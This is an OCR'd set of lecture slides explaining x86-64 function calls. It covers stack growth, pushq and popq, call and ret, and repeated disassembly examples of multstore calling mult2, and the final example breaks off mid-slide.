Procedures (Functions)

Functions

A unit of code that we can call

Also referred to as a procedure, method, or subroutine

- A function call is kind of like a jump, except it can return
- Must support passing data as function arguments and return values

Before we continue, we first have to understand how a stack works…


x86-64 stack

Region of memory managed with last-in, first-out discipline

- Grows toward lower addresses
- Register %rsp indicates top element of stack
  - Top element has lowest address

The stack is essential for function calls

- Function arguments
- Return address
- Prior stack frame information
- Local variables




Stack Pushing

Pushing

- `pushq` *Src*
  - Fetch operand at *Src*
  - Decrement `%rsp` by 8
  - Write operand at address given by `%rsp`
- *e.g.* `pushq %rax`

```
subq $8, %rsp
movq %rax,(%rsp)
```




Stack Popping


Popping

- `popq` *Dest*
  - Read operand at address given by `%rsp`
  - Write to *Dest*
  - Increment `%rsp` by 8
- *e.g.* `popq %rax`

```
movq (%rsp),%rax
addq $8,%rsp
```



Stack Operation Examples



`Initially`

`0x118`
`0x110`
`0x108` `123`

Top

`%rax` `213`
`%rdx`
`%rsp` `0x108`

`pushq %rax`

`0x118`
`0x110`
`0x108` `123`
`0x100` `213`

Top

`%rax` `213`
`%rdx`
`%rsp` `0x100`

`popq %rdx`

`0x118`
`0x110`
`0x108` `123`
`0x100` `213`

Top

`%rax` `213`
`%rdx` `213`
`%rsp` `0x108`

Control Flow terminology


When `foo` calls `who`:

- `foo` is the *caller*, `who` is the *callee*
- Control is transferred to the ‘callee’

When function returns

- Control is transferred back to the ‘caller’

Last-called, first-return (LIFO) order naturally implemented via stack



Control Flow

The hardware provides machine instructions for this:


Function call

- `call` *label*
    - Push return address on stack (address of next instruction after the call)
    - Jump to *label*

Function return

- `ret`
    - Pop return address from stack
    - Jump to address

Control Flow Example #1




```
0000000000400540 <multstore>:
  •
  •
  400544: callq  400550 <mult2>
  400549: mov    %rax,(%rbx)
  •
  •
```

```
0000000000400550 <mult2>:
  400550:  mov    %rdi,%rax
  •
  •
  400557:  retq
```


Control Flow Example #2

```
0000000000400540 <multstore>:
  •
  •
  400544: callq  400550 <mult2>
  400549: mov    %rax,(%rbx)
  •
  •
```

```
0000000000400550 <mult2>:
  400550:  mov    %rdi,%rax
  •
  •
  400557:  retq
```



Control Flow Example #3




```
0000000000400540 <multstore>:
  •
  •
  400544: callq  400550 <mult2>
  400549: mov    %rax,(%rbx)
  •
  •
```

```
0000000000400550 <mult2>:
  400550:  mov    %rdi,%rax
  •
  •
  400557:  retq
```

Control Flow Example #4

```
0000000000400540 <multstore>:
  •
  •
  400544: callq  400550 <mult2>
  400549: mov    %rax,(%rbx)
  •
  •
```

```
0000000000400550 <mult2>:
